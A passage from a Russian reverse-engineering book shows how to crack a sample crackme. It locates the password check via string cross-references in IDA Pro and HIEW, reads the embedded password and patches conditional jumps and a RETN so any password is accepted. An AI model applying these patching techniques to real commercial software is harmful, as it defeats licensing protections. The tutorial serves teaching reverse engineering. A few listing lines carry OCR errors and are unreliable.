00401035: E8 66 0F 00 00              call      00401FA0
0040103A: 83 C4 08                    add       esp,8
0040103D: 85 C0                       test      eax,eax
0040103F: 74 11                       je        00401052
```

Что мы видим? Команда `TEST EAX,EAX` проверяет возвращенное функцией значение на равенство нулю, и, если оно действительно равно нулю, следующая за ней команда `JE` совершает прыжок на строку `0x401052`.

В противном же случае (если `EAX !=0`)

```
00401041: 68 80 80 40 00     push         408080h
```

Похоже на еще один указатель. Не правда ли? Проверим это предположение, заглянув в сегмент данных:

```
00408080: 77 72 6F 6E 67 20 70 61 73 73 77 6F 72 64 0A 00  wrong password..
```

Уже теплее! Указатель вывел нас на строку `Wrong password`, очевидно выводимую следующей функцией на экран. Значит, ненулевое значение `EAX` свидетельствует о ложном пароле, а нуль — об истинном.

ОК, тогда переходим к анализу ветви программы, обрабатывающей правильный пароль (листинг 6.7).

Листинг 6.7. Анализ ветви программы, обрабатывающей правильный пароль

```
00401013: E8 A4 04 00 00              call          004014BC
00401018: 8D 85 64 FD FF FF           lea           eax,[ebp+FFFFFD64h]
0040101E: 50                          push          eax
0040101F: B9 00 8A 40 00              mov           ecx,408A00h
00401024: E8 80 01 00 00              call          004011A9
00401029: 8D 8D 64 FD FF FF           lea           ecx,[ebp+FFFFFD64h]
0040102F: 51                          push          ecx
00401030: 68 6C 80 40 00              push          40806Ch
00401035: E8 66 0F 00 00              call          00401FA0
0040103A: 83 C4 08                    add           esp,8
0040103D: 85 C0                       test          eax,eax
0040103F: 74 11                       je            00401052
...
00401052: 68 90 80 40 00              push          408090h
00401057: B9 50 8A 40 00              mov           ecx,408A50h
0040105C: E8 5B 04 00 00              call          004014BC
```

Так, еще один указатель. Ну, а с функцией `0x4014BC` мы уже встречались ранее — она (предположительно) служит для вывода строк на экран. Ну а сами строки можно отыскать в сегменте данных. На этот раз там притаилась строка `Password OK.`

Оперативные соображения следующие: если заменить команду `JE` на `JNE`, то программа отвергнет истинный пароль, как неправильный, а любой неправильный пароль воспримет как истинный. А если заменить `TEST EAX,EAX` на `XOR EAX,EAX`, то после исполнения этой команды регистр `EAX` будет *всегда* равен нулю, какой бы пароль не вводился.

Дело за малым — найти эти самые байты в исполняемом файле и исправить их.

От EXE до CRK

Наконец, настало время начать знакомиться с IDA Pro — несомненно, лучшим среди существующих на сегодняшний день дизассемблеров. Особенно идеально IDA Pro подходит для взлома

и изучения защищенных программ. Очевидно, что пример crackme.C5F11EA6h, рассмотренный в предыдущих разделах, не является защищенной программой в полном смысле этого слова. В этом примере нет ни шифрованного кода, ни "ловушек" для дизассемблеров. SOURCER или любой другой дизассемблер справился бы с этой задачей не хуже. Поэтому окончательный выбор я оставляю за читателем (кстати, IDA Pro 4.3 хотя и имеет ряд ограничений, но распространяется бесплатно).

> ***Примечание***
>
> Вследствие серьезных ограничений по объему, налагаемых на эту книгу, здесь не представляется возможным дать полное описание всех возможностей IDA Pro. Подробную информацию по данной теме можно найти в книге *"Образ мышления — дизассемблер IDA"*[3].

Запустите IDA Pro, загрузите и дизассемблируйте программу crackme.c5f11ea6h.exe. Дождитесь завершения работы дизассемблера. Увидев километровый листинг, выданный в результате, неопытный читатель может испугаться: как войти в эти дебри непонятного и запутанного кода? Сотни вызовов функций, множество условных переходов... Как во всем этом разобраться? И сколько времени потребуется на анализ? К счастью, нет никакой необходимости разбираться во всем дизассемблированном листинге целиком. Достаточно изучить и понять алгоритм защитного механизма, ответственного за сверку паролей. Единственная проблема состоит в том, *как* найти этот механизм в бескрайних джунглях дизассемблерного кода? Можно ли этого добиться иначе, чем полным анализом всей программы? Разумеется, можно! Давайте, например, попробуем воспользоваться перекрестными ссылками на ASCII-строки типа `Wrong password`, `Password OK`, `Enter password`, содержащиеся в программе в незашифрованном виде (открытым текстом). Чаще всего код, ответственный за их вывод на экран, находится непосредственно в гуще защитного механизма или, на худой конец, расположен где-то поблизости.

Сами же строки в подавляющем большинстве случаев находятся в сегменте данных, именуемом `.data`. В старых программах под MS-DOS это правило часто не соблюдалось. В частности, компилятор Turbo Pascal любил располагать константы непосредственно в кодовом сегменте. Для перехода в сегмент данных в IDA Pro следует выбрать пункт **Segments** в меню **View**, а затем отыскать сегмент с именем `.data` среди сегментов, перечисленных в появившемся окне. Прокручиваем экран дизассемблера на несколько страниц вниз и, — вот они наши строки, сразу же бросающиеся в глаза даже при беглом просмотре (листинг 6.8).

Листинг 6.8. Искомые текстовые строки и перекрестные ссылки легко отыскать в дизассемблированном коде даже визуально

```
.data:00408050 aCrackme00hEnte     db 'crackme 00h',0Ah
                                   ; DATA XREF: sub_401000+D↑o
.data:00408050                     db 'enter passwd:',0
.data:0040806A                     align 4
.data:0040806C aMy_good_passwo     db 'my.good.password',0
                                   ; DATA XREF: sub_401000+2A↑o
.data:0040807D                     align 4
.data:00408080 aWrongPassword      db 'wrong password',0Ah,0
                                   ; DATA XREF: sub_401000+62↑o
.data:00408090 aPasswordOkHell     db 'password ok',0Ah
                                   ; DATA XREF: sub_401000+7A↑o
.data:00408090                     db 'hello, legal user!',0Ah,0
.data:004080B0                     dd offset off_4071A0
```

[3] Касперски К. Образ мышления — дизассемблер IDA. — М.: Солон-Р, 2001.

Смотрите (листинг 6.8), — IDA автоматически восстановила перекрестные ссылки на эти строки (т. е. определила адрес кода, который к ним обращается) и оформила их в виде комментария. Каббалистическая грамота наподобие `DATA XREF: sub_40100+62` расшифровывается следующим образом: *перекрестная ссылка* (`XREF`) *на данные* (`DATA`), *ведущая к коду, расположенному по смещению* `0x62` *относительно начала функции* `sub_40100`. Для быстрого перехода в указанное место достаточно лишь подвести курсор в границы `sub_401000+62` и нажать клавишу <ENTER> (или же выполнить двойной щелчок мышью). Через мгновение судьба нас заносит сюда (листинг 6.9, позиция курсора выделена полужирным шрифтом).

Листинг 6.9. Результат дизассемблирования файла crackme.c5f11ea6h.exe

```
.text:00401000   sub_401000       proc   near    ; CODE XREF: start+AF↓p
.text:00401000
.text:00401000   var_29C          = byte ptr -29Ch
.text:00401000
.text:00401000      sub    esp, 29Ch
.text:00401006      mov    ecx, offset dword_408A50
.text:0040100B      push   ebx
.text:0040100C      push   esi
.text:0040100D      push   offset aCrackme00hEnte    ;"crackme 00h\nenter passwd:"
.text:00401012      call   ??6ostream@@QAEAAV0@PBD@Z
.text:00401012                                ; ostream::operator<<(char const *)
.text:00401017      lea    eax, [esp+2A4h+var_29C]
.text:0040101B      mov    ecx, offset dword_408A00
.text:00401020      push   eax
.text:00401021      call   ??5istream@@QAEAAV0@PAD@Z
.text:00401021                                ; istream::operator>>(char *)
.text:00401026      lea    esi, [esp+2A4h+var_29C]
.text:0040102A      mov    eax, offset aMy_good_passwo
.text:0040102A                                ; "my.good.password"
.text:0040102F   loc_40102F:                  ; CODE XREF: sub_401000+51↓j
.text:0040102F      mov    dl, [eax]
.text:00401031      mov    bl, [esi]
.text:00401033      mov    cl, dl
.text:00401035      cmp    dl, bl
.text:00401037      jnz    short loc_401057
.text:00401039      test   cl, cl
.text:0040103B      jz     short loc_401053
.text:0040103D      mov    dl, [eax+1]
.text:00401040      mov    bl, [esi+1]
.text:00401043      mov    cl, dl
.text:00401045      cmp    dl, bl
.text:00401047      jnz    short loc_401057
.text:00401049      add    eax, 2
.text:0040104C      add    esi, 2
.text:0040104F      test   cl, cl
.text:00401051      jnz    short loc_40102F
.text:00401053   loc_401053:                  ; CODE XREF: sub_401000+3B↓j
.text:00401053      xor    eax, eax
.text:00401055      jmp    short loc_40105C
.text:00401057    ; ---------------------------------------------------------
.text:00401057   loc_401057:                  ; CODE XREF: sub_401000+37↓j
.text:00401057                                ; sub_401000+47↓j
.text:00401057      sbb    eax, eax
.text:00401059      sbb    eax, 0FFFFFFFFh
```

```
.text:0040105C   loc_40105C:                    ; CODE XREF: sub_401000+55↓j
.text:0040105C      pop    esi
.text:0040105D      pop    ebx
.text:0040105E      tes    eax, eax
.text:00401060      jz     short loc_40107A
.text:00401062      push   offset aWrongPassword "   ; "wrong password\n
.text:00401067      mov    ecx, offset dword_408A50
.text:0040106C      call   ??6ostream@@QAEAAV0@PBD@Z
.text:0040106C                                  ; ostream::operator<<(char const *)
.text:00401071      xor    eax, eax
.text:00401073      add    esp, 29Ch
.text:00401079      retn
.text:0040107A   ; ---------------------------------------------------------
.text:0040107A
.text:0040107A   loc_40107A:                    ; CODE XREF: sub_401000+60↓j
.text:0040107A      push   offset aPasswordOkHell
.text:0040107A                                  ;"password ok\nhello, legal us-
                                                er!\n"
.text:0040107F      mov    ecx, offset dword_408A50
.text:00401084      call   ??6ostream@@QAEAAV0@PBD@Z
.text:00401084                                  ; ostream::operator<<(char const *)
.text:00401089      xor    eax, eax
.text:0040108B      add    esp, 29Ch
.text:00401091      retn
.text:00401091   sub_401000              endp
```

Судя по ссылкам на текстовые строки `enter password`, `wrong password` и `password ok`, сосредоточенные на небольшом участке кода, — функция `sub_401000` — и есть тот самый заветный защитный механизм. Согласитесь, что проанализировать сотню строк дизассемблированного кода (а именно столько функция `sub_401000` и занимает) — это совсем не то же самое, что разобраться с более чем двенадцатью тысячами строк исходного файла!

Главная цель разработчиков защиты — спроектировать защитный механизм так, чтобы не оставить никакой избыточной информации, касающейся аспектов его функционирования. Проще говоря, — не оставляйте за собой следов! В рассматриваемом же нами примере таких следов оставлено великое множество. Текстовые строки, сообщающие пользователю о неправильном вводе пароля, — это самый великолепный след, который хакерам доводилось когда-либо видеть. Куда он ведет? Очевидно, к коду, который эту строку выводит! В свою очередь, этот код ведет к коду защитного механизма, который его при тех или иных обстоятельствах вызывает. Иными словами, в конце пути этот след выведет нас на тот код, который и принимает решение о корректности введенного пароля, — самое сердце защиты (выражаясь военной терминологией, — "штабквартира главнокомандующего"). В порядке затруднения взлома, это место следовало бы как следует замаскировать!

Впрочем, радоваться нам еще рано и гордиться пока еще нечем. Ведь защитный код нашли не мы, а интеллектуальный анализатор дизассемблера IDA Pro. А как быть тем несчастным, у которых этого дизассемблера просто нет? Что ж, тогда можно воспользоваться любым подручным hex-редактором (пусть для определенности это будет HIEW), ну и конечно своими собственными руками и головой. "Постойте! — воскликнет иной читатель. — Зачем возиться с HIEW, когда можно приобрести IDA Pro, избавляясь тем самым от необходимости вникать во все премудрости ручного анализа?" Что же, свой жизненный путь каждый из нас выбирает сам. И если вам в первую очередь важен конечный результат, а не понимание сути происходящего — пожалуйста, идите по пути наименьшего сопротивления. Действительно, большинство защит вскрываются стандартными приемами, которые достаточно просто выучить. Чтобы нейтрализовать такие защитные механизмы, взломщику не обязательно понимать принципы их работы. Как уже говорилось, умение снимать защиту еще не означает умения ее ставить. Это типично для кракера,

ломающего программы за деньги, а не ради интереса. Хакеры же, в свою очередь, гораздо больше интересуются именно принципом функционирования защитного механизма, а взлом для них вторичен. Взломать программу, но не понять ее, — для хакера все равно, что вообще ничего не взломать. Подходы к взлому бывают разные. Можно, например, просто подобрать пароль методом тупого перебора (brute-force), а можно бросить защите интеллектуальный вызов и победить ее или проиграть. И даже если хакер проигрывает, то *как* проигрывает! Горечь поражения компенсируется приобретенным опытом, а опыт дает пищу для последующих размышлений.

Итак, если вы хакер, — ваши пальцы быстро набивают на клавиатуре заветное: `hiew crackme.C5F11EA6h.exe`. Теперь, вызывая диалог контекстного поиска по <F7>, мы пытаемся выяснить, по какому адресу в файле расположена строка `wrong password`. Обратите внимание, что определять следует именно адрес, а не смещение, так как HIEW, несмотря на свою кажущуюся простоту, в порядке собственной инициативы анализирует заголовок PE-файла и автоматически переводит смещения в виртуальные адреса — те адреса, которые данные ячейки получат после загрузки файла в память (листинг 6.10).

Листинг 6.10. Определение адресов текстовых строк, отображаемых при вводе неверного пароля

```
.00408080:  77 72 6F 6E-67 20 70 61-73 73 77 6F-72 64 0A 00 wrong password◙
.00408090:  70 61 73 73-77 6F 72 64-20 6F 6B 0A-68 65 6C 6C password ok◙hell
.004080A0:  6F 2C 20 6C-65 67 61 6C-20 75 73 65-72 21 0A 00 o, legal user!◙
.004080B0:  A0 71 40 00-00 00 00 00-2E 3F 41 56-69 6F 73 40 aq@     .?AVios@
.004080C0:  40 00 00 00-00 00 00 00-A0 71 40 00-00 00 00 00 @       aq@
```

Если верить HIEW, то строка `wrong password` расположена по адресу `00408080h`. Запоминаем его (или, еще лучше — записываем его на бумажке) и, не забыв переместиться в начало файла, нажимаем <F7> еще раз. В поле **hex** вводим адрес строки, записанный в обратном порядке: `80 80 40 00`.

> ***Примечание***
>
> Почему именно в обратном порядке (проще говоря — задом наперед)? Просто потому, что в процессорах архитектуры x86 младшие байты *всегда* располагаются по младшему адресу и, соответственно, наоборот. Если вам сложно понять сказанное, обратитесь к любому учебнику по ассемблеру (или к документации на процессоры x86).

HIEW быстро находит первое вхождение, которое приходится на следующий и, между прочим, уже знакомый нам машинный код (листинг 6.11).

Листинг 6.11. Результаты поиска кода, выводящего строку "wrong password"

```
.0040105E:  85C0          test    eax, eax
.00401060:  7418          je      .00040107A
.00401062:  6880804000    push    000408080          ;" @ИИ"
.00401067:  B9508A4000    mov     ecx, 000408A50     ;" @SP"
.0040106C:  E884040000    call    .0004014F5         -------- (2)
.00401071:  33C0          xor     eax, eax
.00401073:  81C49C020000  add     esp, 00000029C     ;"  ☻?"
.00401079:  C3            retn
.0040107A:  6890804000    push    000408090          ;" @И?"
.0040107F:  B9508A4000    mov     ecx, 000408A50     ;" @SP"
.00401084:  E86C040000    call    .0004014F5         -------- (3)
.00401089:  33C0          xor     eax, eax
.0040108B:  81C49C020000  add     esp, 00000029C     ;"  ☻?"
.00401091:  C3            retn
```

Сравните код в листинге 6.11 с дизассемблированным листингом IDA Pro (листинг 6.9). Не правда ли, результат работы HIEW несколько менее информативен? Однако мы отвлеклись. Вернемся

к анализу нашего примера с изучения прототипа функции `ostream::operator<<(char const*)` (она же — функция `.0004014Fh` в HIEW). Компилятор языка C заносит в стек все аргументы справа налево, поэтому `0x408080` и будет тем указателем на строку (`*str`), которую эта функция и выводит. Таким образом, мы находимся в непосредственной близости от защитного механизма. Сделаем еще один шаг, переместившись на несколько строк назад (т. е. в область меньших адресов). Вы увидите код, показанный в листинге 6.12.

Листинг 6.12. Скрытый условный переход, необходимый для того, чтобы отличить легальных пользователей от "нелегалов"

```
.0040105E:    85C0      test    eax, eax
.00401060:    7418      je      .00040107A     -------- (2)
```

Выводу строки `wrong password` предшествует условный переход `JE .00040107A`, который в случае нулевого значения регистра `EAX` "перепрыгивает" через функцию вывода строки `wrong password`. Иными словами, этот условный переход передает управление на ветвь программы, которая выводит строку `password OK`.

Пришло время немного "похулиганить" и изменить ту заветную пару байт, которая мешает нелегальным пользователям (а также всем легальным, но забывшим пароль) получить доступ к программе. Очевидно, что если изменить условный переход `JE .0040107A` на безусловный `JMP short .0040107A`, то защита будет воспринимать любой введенный пароль как правильный. Переводим HIEW в режим редактирования, нажав <F3> и подведя курсор к строке с нужным условным переходом, и меняем `JE` на `JMPS`. Теперь сохраняем изменения в файле, нажав клавишу <F9>, и выходим.

Запустим программу и попробуем ввести любое слово (желательно из нормативной лексики), пришедшее нам на ум. Если все было сделано правильно, то на экране победно загорается надпись "password OK". Если же программа зависла, значит, мы где-то допустили ошибку. Восстановим программу с резервной копии и повторим все сначала.

Если же взлом прошел успешно, то можно попробовать придумать какую-нибудь шутку. Вот, например, подумаем, что произойдет, если заменить `JE` на `JNE`? Ветви программы поменяются местами! Теперь если будет введен неправильный пароль, то система воспримет его как истинный, а легальный пользователь, вводя настоящий пароль, с удивлением прочитает сообщение об ошибке.

> ***Примечание***
>
> Защита взломана? Да, она взломана. Обратите внимание, что в предыдущем разделе, *"Использование пакетных дизассемблеров"*, та же самая задача была решена с помощью утилиты dumpbin.exe. Теперь та же самая цель достигнута с помощью интерактивного дизассемблера.

Итак, конечная цель взлома достигнута. Но вот поняли ли вы принцип работы защитного механизма? Ведь мы так и не узнали принципа ее работы. А вдруг в защитном механизме присутствует дополнительная проверка, которая в случае неверно введенного пароля переводит программу в демонстрационный режим и по истечении нескольких дней просто прекращает работу. При этом хорошо еще, если она не подстроит никакой подлости наподобие форматирования винчестера! Именно по этой причине и рекомендуется в любом случае проанализировать весь защитный механизм целиком, начиная с первой строки функции `sub_401000` и заканчивая командой возврата (листинг 6.13). Если вы — новичок в дизассемблировании — прочтите ранее упомянутую книгу *"Образ мышления — дизассемблер IDA"*.

Листинг 6.13. Дизассемблированный листинг защитной процедуры

```
.text:00401000     sub_401000              proc near   ; CODE XREF: start+AF↓p
.text:00401000
.text:00401000     var_29C                 = byte ptr -29Ch
```

```
.text:00401000
.text:00401000     sub                         esp, 29Ch
.text:00401000     ;  Выделяем память для локальных переменных.
.text:00401000
.text:00401006       mov     ecx, offset dword_408A50
.text:0040100B       push    ebx
.text:0040100C       push    esi
.text:0040100D       push    offset aCrackme00hEnte
.text:0040100D       ;  "crackme 00h\nenter passwd:"
.text:0040100D     ;
.text:00401012       call    ?6ostream@@QAEAAV0@PBD@Z
.text:00401012       ;  ostream::operator<<(char const *)
.text:00401012
.text:00401012       ;  Руководствуясь прототипом ostream::operator<<(char const *),
.text:00401012       ;  распознанным IDA, можно определить значения аргументов
.text:00401012       ;  этой функции, заносимые на стек справа налево.
.text:00401012       ;  offset aCrackme00hEnte — указатель на выходную строку,
.text:00401012       ;  а PUSH EDX и PUSH ESI — это не аргументы функции
.text:00401012       ;  (как может показаться на первый взгляд).
.text:00401012       ;  Это просто значения, временно сохраняемые в стеке.
.text:00401012       ;  Смещение, загруженное в ECX — это указатель
.text:00401012       ;  на экземпляр объекта basic_ostream, загруженный в память
.text:00401012       ;  по адресу 408A50h.
.text:00401012
.text:00401017       lea     ax, [esp+2A4h+var_29C]
.text:0040101B       mov     ecx, offset dword_408A00
.text:00401020       push    eax
.text:00401021       call    ??5istream@@QAEAAV0@PAD@Z
.text:00401021       ;  istream::operator>>(char *)
.text:00401021       ;
.text:00401021       ;  Теперь вызывается функция istream::operator>>(char *),
.text:00401021       ;  которая читает пароль со стандартного устройства ввода
.text:00401021       ;  (клавиатуры). Она имеет аналогичный прототип,
.text:00401021       ;  за исключением того, что вместо адреса выводимой строки
.text:00401021       ;  она принимает указатель на приемный буфер,
.text:00401021       ;  который в данном случае дислоцирован в переменной var_29C.
.text:00401021
.text:00401026       lea     esi, [esp+2A4h+var_29C]
.text:00401026       ;  Загружаем в ESI указатель на буфер,
.text:00401026       ;  содержащий введенный пароль.
.text:00401026
.text:0040102A       mov     eax, offset aMy_good_passwo       ; "my.good.password"
.text:0040102A       ;  Загружаем в EAX указатель на строку, похожую
.text:0040102A       ;  на эталонный пароль.
.text:0040102A
.text:0040102F       loc_40102F:                       ; CODE XREF: sub_401000+51↓j
.text:0040102F       mov     dl, [eax]
.text:00401031       mov     bl, [esi]
.text:00401033       mov     cl, dl
.text:00401035       cmp     dl, bl
.text:00401035       ;  Проверка идентичности очередных симоволов
.text:00401035       ;  введенного и эталонного паролей.
.text:00401035
.text:00401037       jnz     short loc_401057
.text:00401037       ;  Если символы не идентичны, переходим к loc_401057.
.text:00401037
.text:00401039       test    cl, cl
```

```
.text:0040103B       jz     short loc_401053
.text:0040103B       ;  Если достигнут конец эталонного пароля и при этом
.text:0040103B       ;  не обнаружено расхождений, переходим к loc_401053.
.text:0040103B       ;
.text:0040103D       mov    dl, [eax+1]
.text:00401040       mov    bl, [esi+1]
.text:00401043       mov    cl, dl
.text:00401045       cmp    dl, bl
.text:00401047       jnz    short loc_401057
.text:00401047       ;  Проверка идентичности очередных симоволов введенного и
.text:00401047       ;  эталонного паролей. Если символы не совпадают,
.text:00401047       ;  переходим к loc_401057.
.text:00401047       ;
.text:00401049       add    eax, 2
.text:0040104C       add    esi, 2
.text:0040104C       ;  Перемещаемся на два символа вперед в каждой из строк.
.text:0040104C       ;
.text:0040104F       test   cl, cl
.text:00401051       jnz    short loc_40102F
.text:00401051       ;  Продолжаем цикл до тех пор, пока не будет достигнут конец
.text:00401051       ;  эталонного пароля или до первого несовпадения символов.
.text:00401053
.text:00401053       loc_401053:                ; CODE XREF: sub_401000+3B↓j
.text:00401053       ;  Сюда мы попадаем, если пароли идентичны.
.text:00401053       xor    eax, eax
.text:00401053       ;  Обнуляем EAX...
.text:00401053       ;
.text:00401055       jmp    short loc_40105C
.text:00401055       ;  ...и переходим к loc_40105C.
.text:00401055       ;
.text:00401057       ; ---------------------------------------------
.text:00401057       ;
.text:00401057       loc_401057:                      ; CODE XREF: sub_401000+37↓j
.text:00401057       ;  Сюда мы попадаем в случае обнаружения различий.
.text:00401057       Sbb    eax, eax
.text:00401059       sbb    eax, 0FFFFFFFFh
.text:00401059       ;  Записываем в EAX значение 1.
.text:0040105C
.text:0040105C       loc_40105C:                      ; CODE XREF: sub_401000+55↓j
.text:0040105C       ;  Эта ветка получает управление в любом случае.
.text:0040105C       pop    esi
.text:0040105D       pop    ebx
.text:0040105D       ;  Восстанавливаем ранее сохраненные значения регистров.
.text:0040105D       ;
.text:0040105E       test   eax, eax
.text:00401060       jz     short loc_40107A
.text:00401060       ;  Этот код анализирует результаты сравнения паролей.
.text:00401060       ;  Как вы помните, нулевой результат означает совпадение, а
.text:00401060       ;  ненулевой результат соответствует несовпадению.
.text:00401060       ;
.text:00401062       push   offset aWrongPassword ; "wrong password\n"
.text:00401062       ;  При ненулевом значении регистра EAX управление
.text:00401062       ;  получает ветка "incorrect password".
.text:00401062       ;
.text:00401067       mov    ecx, offset dword_408A50
.text:0040106C       call   ??6ostream@@QAEAAV0@PBD@Z
.text:0040106C       ;  ostream::operator<<(char const *)
```

```
.text:0040106C       ;
.text:00401071       xor    eax, eax
.text:00401073       add    esp, 29Ch
.text:00401079       retn
.text:0040107A       ; ---------------------------------------------------
.text:0040107A       ;
.text:0040107A       loc_40107A:                    ; CODE XREF: sub_401000+60↓j
.text:0040107A       push   offset aPasswordOkHell
.text:0040107A       ;  "password ok\nhello, legal user!\n"
.text:0040107A       ;
.text:0040107A       ;  Если регистр EAX содержит нулевое значение, то управление
.text:0040107A       ;  получает ветка "correct password".
.text:0040107A       ;
.text:0040107F       mov    ecx, offset dword_408A50
.text:00401084       call   ??6ostream@@QAEAAV0@PBD@Z
.text:00401084       ;  ostream::operator<<(char const *)
.text:00401084       ;
.text:00401089       xor    eax, eax
.text:0040108B       add    esp, 29Ch
.text:00401091       retn
.text:00401091       ;  Достигнут конец защитного кода. Что можно сказать?
.text:00401091       ;  Во-первых, защитный механизм, несмотря на простоту,
.text:00401091       ;  содержит много условных переходов; фактически, он ими
.text:00401091       ;  буквально нашпигован. Однако только один из этих
.text:00401091       ;  переходов отвечает за анализ результата проверки пароля,
.text:00401091       ;  а остальные выполняют эту проверку как таковую.
.text:00401091       ;  Таким образом, визуально распознавать "нужный" переход
.text:00401091       ;  не стоит. Во-первых, инвертирование перехода, который
.text:00401091       ;  передает управление за пределы сравниваемой строки
.text:00401091       ;  приводит к зависанию программы!
.text:00401091       ;  Во-вторых, анализ защиты не только позволил убедиться
.text:00401091       ;  в отсутствии дополнительных проверок правильности пароля,
.text:00401091       ;  но и позволил найти несколько различных методов
.text:00401091       ;  взлома защиты. Вот лишь некоторые из них:
.text:00401091       ;  (1) Можно "подсмотреть" эталонный пароль, зная его
.text:00401091       ;     адрес (для этого достаточно перейти по ссылке
.text:00401091       ;     в строке 40102A).
.text:00401091       ;
.text:00401091       ;  (2) Можно сравнивать введенный пароль не с эталонным
.text:00401091       ;      паролем, а с самом собой. Для этого достаточно
.text:00401091       ;      заменить mov EAX, offset aMy_good_passwo на
.text:00401091       ;      lea ESI, [ESP+2A4h+var_29C] в строке 40102A и
.text:00401091       ;      добавить одну инструкцию NOP для сохранения прежней
.text:00401091       ;      длины машинных команд.
.text:00401091       ;
.text:00401091       ;  (3) Можно заменить условный переход в строке
.text:00401091       ;      00401037 на две инструкции NOP, навсегда отучив
.text:00401091       ;      защиту находить отличия в паролях.
.text:00401091       ;      А что если инвертировать условный переход? А вы
.text:00401091       ;      попробуйте!
.text:00401091       sub_401000         endp
```

Многие хакеры любят оставлять во взломанной программе свои лозунги или, с позволения сказать, "копирайты". Модификация исполняемых файлов довольно сложна и требует определенных навыков, отсутствующих у основной массы начинающих.




Рис. 6.1. Блок-схема исполнения защитной процедуры

Но ведь оставить свою подпись так хочется! Что ж, для подобной операции можно использовать фрагмент, выводящий сообщение о неверно набранном пароле, ставший ненужным после взлома программы. Вспомним, как были расположены различные ветки программы в только что исследованном нами файле (рис. 6.1).

Что будет, если мы удалим команду возврата из процедуры, расположенную по адресу `0401079h`? Тогда, при вводе неверного пароля, защита хотя и сообщит о неверном пароле, но не сможет завершить работу и продолжит исполнение с радостным возгласом `password ok`. Заменив строку `wrong password` на нечто вроде `hacked by …` *ваш_ник*, вы открыто заявите миру о себе, причем эта надпись будет выдаваться только у нелегальных пользователей, т. е. тех, кто не знает пароля и, стало быть, вам — хакеру — теперь сильно обязан. Должны же пользователи знать, кого им следует благодарить! Сказано — сделано.

Загружаем программу в HIEW и переходим по адресу `401079h`. Для этого необходимо выполнить следующую последовательность операций:

1. Нажмите клавишу <ENTER> для перехода в шестнадцатеричный режим (если только он у вас не установлен режимом по умолчанию).
2. Нажмите <F5> для ввода адреса перехода. Затем введите сам адрес, предваренный точкой (точка необходима, чтобы указать HIEW на то, что это именно адрес, а не смещение в файле).
3. Нажмите <F3> для активации режима редактирования. Перейдя в режим редактирования, замените байт `RETN` (код `C3h`) на код команды `NOP` — `90h` (обратите внимание, что опкод команды `NOP` равен `90h`, а вовсе не `00h`, как почему-то думают многие начинающие кодокопатели).

Кажется, мы все сделали правильно. Однако когда вы запустите программу на выполнение, вы увидите диалоговое окно, сообщающее о том, что *"программа выполнила недопустимую операцию и будет закрыта"*. Ах, да! Мы совсем забыли об оптимизирующем компиляторе! Это затрудняет модификацию программы, но ни в коем случае не делает ее невозможной. Давайте заглянем "под капот" могучей системы Windows и посмотрим, что там творится. Запустим программу еще раз и вместо аварийного закрытия нажмем кнопку **Сведения** (**More Info**), в результате чего нам сообщат, что: *"Программа crackme.C5F11EA6h.exe вызвала сбой при обращении к странице памяти в модуле MSVCP60.DLL по адресу 015F:780C278D"*. Разочаровывающе малоинформативные сведения! Разумеется, ошибка никак не связана с MSVCP60.DLL, и указан-

ный адрес, лежащий глубоко в недрах последней, нам совершенно ни о чем не говорит. Даже если мы рискнем туда отправиться с отладчиком, то причину сбоя все равно не найдем, так как этой функции передали неверные параметры, которые и привели к исключительной ситуации. Конечно, это говорит не в пользу фирмы Microsoft: что же это за функция такая, если она не проверяет корректности переданных ей аргументов! С другой стороны, излишние проверки не самым лучшим образом сказываются на быстродействии и компактности кода. Но нужна ли нам такая оптимизация? Жаль, что команда разработчиков Windows этого вопроса не слышит.

Однако мы отвлеклись. Проникнуть внутрь Windows и выяснить, что именно не в порядке, нам поможет другой продукт фирмы Microsoft — MS Visual Studio Debugger. Будучи установленным в системе, он добавляет кнопку **Debug** к окну аварийного завершения. С ее помощью мы можем не только закрыть некорректно работающее приложение, но и выяснить причину ошибки.

Дождемся появления этого окошка еще раз и вызовем отладчик, интегрированный в Microsoft Visual C++. Пусть это и не самый мощный из существующих отладчиков, но для данного случая он вполне пригоден. Как уже отмечалось, бессмысленно искать черную кошку в темной комнате, особенно если ее там нет. Код, который вывел сообщение об ошибке, никак не связан с кодом, который действительно привел к ее возникновению. В первую очередь нам нужно выбраться из глубины вложенных функций "наверх", чтобы выйти на след истинного виновника случившегося, того самого кода, что передает остальным функциям некорректные параметры. Для этого потребуется проанализировать находящиеся в стеке адреса возврата. В удобочитаемом виде эту информацию может предоставить мастер Call Stack, результат работы которого показан в листинге 6.14.

Листинг 6.14. Просмотр содержимого стека вызовов функций в отладчике

```
std::basic_ostream<char, std::char_traits<char> >::opfx(std::basic_ostre...
std::basic_ostream<char, std::char_traits<char> >::put(std::basic_ostrea...
std::endl(std::basic_ostream<char, std::char_traits<char> > & {...})
crackme.C5F11EA6h! 00401091()
CThreadSlotData::SetValue(CThreadSlotData * const 0x00000000, int 4,....
```

Поскольку стек растет от старших адресов к младшим (в листинге 6.14 это соответствует направлению "снизу вверх"), вам, соответственно, необходимо спускаться в обратном направлении. Первые три вызова можно смело пропустить (так как это — библиотечные функции, не содержащие в себе ничего интересного), а вот четвертый вызов, crackme.C5F11EA6h, принадлежит нашему приложению. Вот это и есть непосредственный источник ошибки. Выполним по нему щелчок мышью и перейдем непосредственно в окно дизассемблера (листинг 6.15).

Листинг 6.15. Прибытие на место происшествия

```
0040105E    test    eax, eax
00401060    je      0040107A
00401062    push    408080h
00401067    mov     ecx, 408A50h
0040106C    call    004014F5
00401071    xor     eax, eax
00401073    Add     esp, 29Ch
00401079    nop
0040107A    Push    408090h
0040107F    mov     ecx, 408A50h
